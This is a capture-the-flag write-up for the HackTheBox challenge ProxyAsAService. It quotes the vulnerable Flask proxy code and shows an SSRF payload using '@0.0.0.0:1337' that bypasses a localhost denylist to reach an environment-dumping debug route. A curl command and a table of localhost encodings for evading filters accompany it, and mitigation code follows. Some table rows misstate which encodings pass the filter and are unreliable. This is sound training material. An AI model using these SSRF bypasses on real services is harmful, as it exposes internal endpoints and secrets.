HackTheBox Challenge - ProxyAsAService
Exploiting URL parsing inconsistencies and SSRF to bypass localhost restrictions and extract environment variables from a Flask debug endpoint.

Challenge Information
| Attribute | Details |
|---|---|
| Challenge Name | ProxyAsAService |
| Category | Web |
| Difficulty | Easy |
| Instance | 94.237.54.42:55319 |
| Description | Experience the freedom of the web with ProxyAsAService. Online privacy and access for everyone, everywhere. |
Challenge Overview
ProxyAsAService is a web challenge that presents a proxy service designed to fetch content from Reddit on behalf of users. The application implements security measures to prevent Server-Side Request Forgery (SSRF) attacks by restricting access to local URLs. However, these protections can be bypassed through creative URL manipulation.
Our goal is to exploit the proxy service to access internal debug endpoints and extract the flag stored in environment variables.
Initial Reconnaissance
Web Interface
Accessing the challenge at http://94.237.54.42:55319, we’re presented with a proxy service that redirects to various cat-related subreddits by default. The application accepts a url parameter to specify which Reddit page to fetch.
Default behavior:
1
2
http://94.237.54.42:55319/
→ Redirects to /r/cats/ or similar cat subreddits
The challenge provides source code for analysis, which is crucial for understanding the application’s security mechanisms.
Source Code Analysis
Dockerfile
Examining the Dockerfile reveals our primary objective:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
FROM python:3-alpine

# Install packages
RUN apk add --update --no-cache libcurl curl-dev build-base supervisor

# Upgrade pip
RUN python -m pip install --upgrade pip

# Install dependencies
RUN pip install Flask requests

# Setup app
RUN mkdir -p /app

# Switch working environment
WORKDIR /app

# Add application
COPY challenge .

# Setup supervisor
COPY config/supervisord.conf /etc/supervisord.conf

# Expose port the server is reachable on
EXPOSE 1337

# Disable pycache
ENV PYTHONDONTWRITEBYTECODE=1

# Place flag in environ
ENV FLAG=HTB{f4k3_fl4g_f0r_t3st1ng}

# Run supervisord
CMD ["/usr/bin/supervisord", "-c", "/etc/supervisord.conf"]
Key Finding: The flag is stored as an environment variable called
FLAG
Application Structure
1
grep -iR "HTB" .
Output:
1
./Dockerfile:ENV FLAG=HTB{f4k3_fl4g_f0r_t3st1ng}
The application runs on port 1337 internally:
1
2
# run.py
app.run(host='0.0.0.0', port=1337)
routes.py Analysis
The main proxy route handles user requests:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
SITE_NAME = 'reddit.com'

proxy_api = Blueprint('proxy_api', __name__)
debug     = Blueprint('debug', __name__)

@proxy_api.route('/', methods=['GET', 'POST'])
def proxy():
    url = request.args.get('url')

    if not url:
        cat_meme_subreddits = [
            '/r/cats/',
            '/r/catpictures',
            '/r/catvideos/'
        ]
        random_subreddit = random.choice(cat_meme_subreddits)
        return redirect(url_for('.proxy', url=random_subreddit))

    target_url = f'http://{SITE_NAME}{url}'
    response, headers = proxy_req(target_url)

    return Response(response.content, response.status_code, headers.items())
Important observations:
- The application expects subreddit paths like
/r/cybersecurity - It prepends
reddit.comto all URLs:http://reddit.com{url} - This URL construction is exploitable!
Debug Endpoint Discovery
A critical debug route exists in the application:
1
2
3
4
5
6
7
8
@debug.route('/environment', methods=['GET'])
@is_from_localhost
def debug_environment():
    environment_info = {
        'Environment variables': dict(os.environ),
        'Request headers': dict(request.headers)
    }
    return jsonify(environment_info)
Key points:
- Route:
/debug/environment - Returns: All environment variables (including the flag!)
- Protection:
@is_from_localhostdecorator
 Debug endpoint that exposes environment variables
util.py - Security Restrictions
The application implements two security mechanisms:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
RESTRICTED_URLS = ['localhost', '127.', '192.168.', '10.', '172.']

def is_safe_url(url):
    for restricted_url in RESTRICTED_URLS:
        if restricted_url in url:
            return False
    return True

def is_from_localhost(func):
    @functools.wraps(func)
    def check_ip(*args, **kwargs):
        if request.remote_addr != '127.0.0.1':
            return abort(403)
        return func(*args, **kwargs)
    return check_ip
 Security mechanisms attempting to prevent SSRF
Understanding the Vulnerabilities
Challenge 1: Bypassing the Denylist
The RESTRICTED_URLS denylist blocks common localhost representations:
localhost127.(catches 127.0.0.1, 127.0.0.2, etc.)192.168.(private network)10.(private network)172.(private network)
The Problem: Denylists are inherently incomplete! There are many alternative representations of localhost that aren’t blocked.
Challenge 2: Controlling the Target URL
The application constructs URLs as:
1
2
target_url = f'http://{SITE_NAME}{url}'
# Results in: http://reddit.com{user_input}
We need to bypass this to control the entire URL, not just append to reddit.com.
Exploitation Strategies
Researching Bypass Techniques
Consulting HackTricks SSRF documentation:
 Various techniques for bypassing URL restrictions
Strategy 1: The @ Symbol Authentication Bypass (Primary Method)
The most elegant solution exploits URL authentication syntax:
Standard URL format:
1
http://username:password@host:port/path
Our exploit:
1
http://reddit.com@0.0.0.0:1337/debug/environment
How it works:
- The application constructs:
http://reddit.com@0.0.0.0:1337/debug/environment - URL parsers interpret
reddit.comas authentication credentials - The actual target host becomes
0.0.0.0:1337 0.0.0.0is NOT in the denylist (only127.,localhost, etc.)- Request goes to the internal service on port 1337!
Exploitation
Primary Method: @ Symbol Bypass
Payload construction:
1
/?url=@0.0.0.0:1337/debug/environment
Full URL:
1
http://94.237.54.42:55319/?url=@0.0.0.0:1337/debug/environment
What happens:
- Application receives:
@0.0.0.0:1337/debug/environment - Constructs:
http://reddit.com@0.0.0.0:1337/debug/environment - Denylist check passes (no
localhost,127., etc.) - HTTP client interprets
0.0.0.0:1337as the target - Request goes to internal debug endpoint
- Since it’s from localhost (internal request), bypasses
@is_from_localhost
Executing the Attack
Using curl:
1
curl "http://94.237.54.42:55319/?url=@0.0.0.0:1337/debug/environment"
Using browser: Simply navigate to:
1
http://94.237.54.42:55319/?url=@0.0.0.0:1337/debug/environment
Success - Flag Captured!
 Successfully bypassed restrictions and retrieved environment variables
Flag Captured! 🚩
HTB{pr0xy_s3rv1c3s_4r3_fun_t0_byp4ss}
Technical Deep Dive
Why the @ Symbol Works
The @ symbol in URLs separates authentication credentials from the host:
1
scheme://[user[:password]@]host[:port][/path][?query][#fragment]
Example breakdown:
1
2
3
4
http://reddit.com@0.0.0.0:1337/debug/environment
         \_____/  \_____________/\_______________/
            |            |              |
        username      actual host    path
Different components interpret this differently:
- String-based filter: Sees the entire string,
0.0.0.0not in denylist ✓ - HTTP client: Correctly parses
0.0.0.0:1337as the target host - Result: Request goes to internal service!
Understanding 0.0.0.0
0.0.0.0 is a special meta-address that means “all IPv4 addresses on the local machine”:
- In server contexts: Bind to all interfaces
- In client contexts: Often resolves to
127.0.0.1 - Crucially: Not in the
RESTRICTED_URLSdenylist!
Alternative Localhost Representations
Other representations that bypass the denylist:
| Representation | Description | Bypasses Filter? |
|---|---|---|
0.0.0.0 | All interfaces | ✅ Yes |
0 | Short form of 0.0.0.0 | ✅ Yes |
127.1 | Short form of 127.0.0.1 | ❌ No (contains 127.) |
[::1] | IPv6 localhost | ✅ Yes |
2130706433 | Decimal IP (127.0.0.1) | ❌ No (resolves to 127.x) |
0x7f000001 | Hexadecimal IP | ❌ No (resolves to 127.x) |
localtest.me | DNS pointing to 127.0.0.1 | ✅ Yes (DNS rebinding) |
Prevention & Mitigation
Why This Vulnerability Exists
- Denylist Approach: Trying to block “bad” inputs instead of allowing “good” ones
- String Matching: Checking URL strings instead of resolved values
- URL Construction: Allowing user input to control authentication portion
- Exposed Debug Endpoints: Development routes accessible in production
Recommended Mitigations
1. Use Allowlists, Not Denylists
Always prefer allowlists over denylists. Explicitly define what IS allowed rather than what ISN’T.
1
2
3
4
5
6
7
8
9
10
# ❌ Vulnerable: Denylist approach
RESTRICTED_URLS = ['localhost', '127.', '192.168.']
if any(r in url for r in RESTRICTED_URLS):
    return False

# ✅ Secure: Allowlist approach
ALLOWED_DOMAINS = ['reddit.com', 'old.reddit.com']
parsed = urlparse(url)
if parsed.hostname not in ALLOWED_DOMAINS:
    return False
2. Validate After DNS Resolution
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
import socket
import ipaddress
from urllib.parse import urlparse

def is_safe_url(url):
    try:
        parsed = urlparse(url)

        # Resolve hostname to IP
        ip = socket.gethostbyname(parsed.hostname)
        ip_obj = ipaddress.ip_address(ip)

        # Block private/loopback IPs
        if (ip_obj.is_private or
            ip_obj.is_loopback or
            ip_obj.is_reserved):
            return False

        return True
    except:
        return False
3. Avoid Dynamic URL Construction
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
# ❌ Vulnerable: User controls URL structure
target_url = f'http://{SITE_NAME}{user_input}'

# ✅ Better: Parse and validate first
parsed = urlparse(user_input)
if parsed.hostname == SITE_NAME:
    target_url = user_input
else:
    return "Invalid domain"

# ✅ Best: Use allowlist with path only
if user_input.startswith('/r/'):
    target_url = f'http://{SITE_NAME}{user_input}'
else:
    return "Invalid path"
4. Remove Debug Endpoints in Production
1
2
3
4
5
6
7
8
9
10
11
12
# ❌ Never expose debug routes
@app.route('/debug/environment')
def debug_environment():
    return jsonify(dict(os.environ))

# ✅ Only register in development
if app.debug:
    @app.route('/debug/environment')
    def debug_environment():
        return jsonify(dict(os.environ))

# ✅✅ Better: Remove entirely from production code
5. Implement Proper Authentication
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
from functools import wraps
from flask import request, abort
import secrets

# Use secure token-based authentication
DEBUG_TOKEN = secrets.token_urlsafe(32)

def require_debug_token(f):
    @wraps(f)
    def decorated_function(*args, **kwargs):
        token = request.headers.get('X-Debug-Token')
        if not token or token != DEBUG_TOKEN:
            abort(403)
        return f(*args, **kwargs)
    return decorated_function

@app.route('/debug/environment')
@require_debug_token
def debug_environment():
    return jsonify(dict(os.environ))
6. Network Segmentation
- Run application services in isolated networks
- Use firewalls to restrict internal service access
- Implement zero-trust architecture
Tools & Resources
Tools Used
- curl - HTTP request testing
- Browser DevTools - Manual testing
- Python requests - Automation script
- HackTricks - SSRF bypass reference
Helpful Resources
Thanks for reading! Feel free to reach out if you have questions about SSRF, URL parsing, or web application security.
Happy Hacking! 🚀